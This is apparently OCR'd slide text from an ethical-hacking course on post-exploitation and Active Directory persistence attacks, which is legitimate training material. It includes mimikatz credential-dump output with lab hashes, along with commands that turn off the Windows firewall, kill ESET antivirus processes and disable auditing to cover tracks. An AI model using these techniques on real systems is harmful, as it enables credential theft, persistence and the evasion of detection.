
Steganography Studio
https://stegstudio.sourceforge.net

Virtual Steganographic Laboratory (VSL)
https://vsl.sourceforge.net

Maintaining Persistence Using Windows Sticky Keys


- After gaining access to a remote system, attackers can escalate privileges using the **BypassUAC exploit** with Metasploit
- Once privileges are escalated, they can use the **sticky_keys** module of the Metasploit tool to exploit the Sticky Keys feature and maintain persistence on the compromised system
- When the attacker restarts the system and presses the **Shift key five times**, a Command Prompt window opens with **system-level access**





Maintaining Persistence by Abusing Boot or Logon Autostart Executions

- Attackers abuse the system boot or logon autostart program for escalating privileges and maintaining persistence by applying **custom configuration settings** on the compromised machine
- It allows attackers to automatically run a program at the time of system boot or logon
- Attackers use two methods for abusing boot or logon autostart execution:
  - **Registry run keys**
  - **Startup Folder**




Domain Dominance Through Different Paths

- Domain dominance is a process of **taking control over critical assets** such as domain controllers on a target system and gaining access to other networked resources
- Attackers employ **social engineering** techniques to launch domain dominance attacks through an internal user

Domain Dominance Techniques

- Remote code execution
- Abusing Data Protection API (DPAPI)
- Malicious replication
- Skeleton key attack
- Golden ticket attack
- Silver ticket attack




Remote Code Execution and Abusing DPAPI

Remote Code Execution

- Attackers attempt to execute malicious code on the target domain controller through **CLI** to launch a domain dominance attack

Abusing DPAPI


- The Windows domain controllers contain a master key to **decrypt DPAPI-protected files**
- Attackers attempt to obtain this master key from the domain controller



Malicious Replication and Skeleton Key Attack

Malicious Replication

- It enables attackers to create an exact copy of user data using the admin credentials
- Attackers often attempt to replicate sensitive accounts such as "**krbtgt**"




Skeleton Key Attack


- A skeleton key is a form of malware that attackers use to **inject false credentials** into domain controllers to create a backdoor password
- It is a **memory-resident virus** that enables an attacker to obtain a master password to validate themselves as a legitimate user in the domain

Golden Ticket Attack

A golden ticket attack is a **post-exploitation technique** implemented by attackers to gain complete control over the entire Active Directory (AD)

Attackers forge Ticket Granting Tickets (TGTs) by compromising a **Key Distribution Service account** (KRBTGT) to access various AD resources






Silver Ticket Attack

A silver ticket attack is a post-exploitation technique implemented by an attacker to **steal legitimate users' credentials** and create a fake Kerberos Ticket Granting Service (TGS) ticket

To initiate this attack, the attacker must have access to the credentials gathered from a **local service account or the system's SAM database**

The attacker creates a **forged Kerberos TGS ticket** using the **mimikatz** tool to establish a connection with the target service





```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 7GUmxqmMCqEi+O6KgoEdX -up\$,"N3S#7'e ?/sF"HqZ3:cgV')c9A/A+Oy^j"kSOmJWpOu)r
'wtwm> i$z[#1%(W1;Rp\^
        ssp :   KO
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
        ssp :   KO
        credman :
```

Maintain Domain Persistence Through AdminSDHolder

AdminSDHolder is an object of Active Directory that protects user accounts and groups having high privileges against **accidental modifications** of security permissions

Attackers having admin privileges on a compromised domain can abuse the **SDProp process** to establish persistence


Attackers can add a user account to the ACL to gain "**GenericAll**" privileges, equivalent to the privileges of the domain administrator




Maintaining Persistence Through WMI Event Subscription

- Attackers use Windows Management Instrumentation (WMI) event subscription to **execute malicious content** and maintain persistence on the target system

Using Command Prompt and PowerLurk



Using Wmi-Persistence



Overpass-the-Hash Attack

- The overpass-the-hash (OPtH) attack is an **extension of pass-the-ticket** and **pass-the-hash** attacks
- It is a type of credential **theft-and-reuse attack** using which attackers perform malicious activities on compromised devices or environments
- The main goal of an OPtH attack is to acquire **Kerberos tickets** using the NTLM hash of different user accounts

mimikatz

- Attackers also use mimikatz to perform OPtH attacks and obtain **AES128**, **NTLM (RC4)**, and **AES256 keys for a Kerberos ticket**, which can be further used to access different authorized resources

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 95413476 (00000000:05afe4e4)
Session           : NewCredentials from 0
User Name         : [redacted]
Domain            : [redacted]
Logon Server      : (null)
Logon Time        : 2/25/2019 10:06:03 AM
SID               : S-1-5-21-2490182989-4136226752-3308112936-1108
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : [redacted]
         * NTLM     : 13b29964cc2480b4ef454c59562e675c
        tspkg :
```

https://github.com

Linux Post-Exploitation

File-System Commands

Command	Description
find / -perm -4000 -ls 2> /dev/null	Discovers SUID-executable binaries
$ chmod o-w file	Disables write access to a file
find / -name "*.txt" -ls 2> /dev/null	Discovers .txt files on the system
sudo -l	Displays the list of permitted and forbidden commands

Information-Gathering Commands

Command	Description
ps -ef	Displays the current process along with its process ID (PID)
mount	Attaches a file system to the directory tree structure
route -n	Displays host/network names in numeric form
cat /etc/crontab	Displays running cron jobs

Windows Post-Exploitation

File-System Commands

Command	Description
dir /a:h	Retrieves the directory names with hidden attributes
findstr /E ".txt" > txt.txt	Retrieves all the text files
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

WMIC Commands

Command	Description
wmic os where Primary='TRUE' reboot	Reboots Windows
wmic /node:"" product get name,version,vendor	Displays the details of the installed software
wmic cpu get	Retrieves the processor's details
wmic useraccount get name,sid	Retrieves login names and their SIDs

Service Commands

Command	Description
sc queryex type=service state=all	Lists all the available services
sc queryex type=service state=all | find /i "Name of the service: myService"	Lists details about the specified service
net start or stop	Starts/stops a network service
netsh firewall show state	Displays the current firewall state
netsh firewall show config	Displays firewall settings
netsh advfirewall set currentprofile state off	Turns off the firewall service for the current profile
netsh advfirewall set allprofiles state off	Turns off the firewall service for all profiles

Remote Execution Commands

Command	Description
wmic /node:<IP address> /user:administrator /password:$PASSWORD bios get serialnumber	Retrieves the PC's serial number
taskkill.exe /S <IP address> /U domain\username /F /FI "eset"	Terminates services associated with eset
tasklist.exe /S <IP address> /U domain\username	Defines the user context to execute commands
tasklist.exe /S <IP address> /U domain\username /FI "USERNAME eq NT AUTHORITY\SYSTEM" /FI "STATUS eq running"	Retrieves all the processes running on the system that are not actually "SYSTEM"

Objective 04

Demonstrate Techniques to Hide the Evidence of Compromise

Covering Tracks


Once intruders have successfully gained administrator access on a system, they will try to **cover their tracks to avoid detection**


The attacker uses the following techniques to cover his/her tracks on the target system

1. Disable Auditing
2. Clearing Logs
3. Manipulating Logs
4. Covering Tracks on the Network/OS
5. Deleting Files / Hiding Artifacts
6. Disabling Windows Functionality

Disabling Auditing: Auditpol

- Intruders **disable auditing** immediately after gaining administrator privileges






- Toward the end of their stay, the intruders simply turn on auditing again using **auditpol.exe**

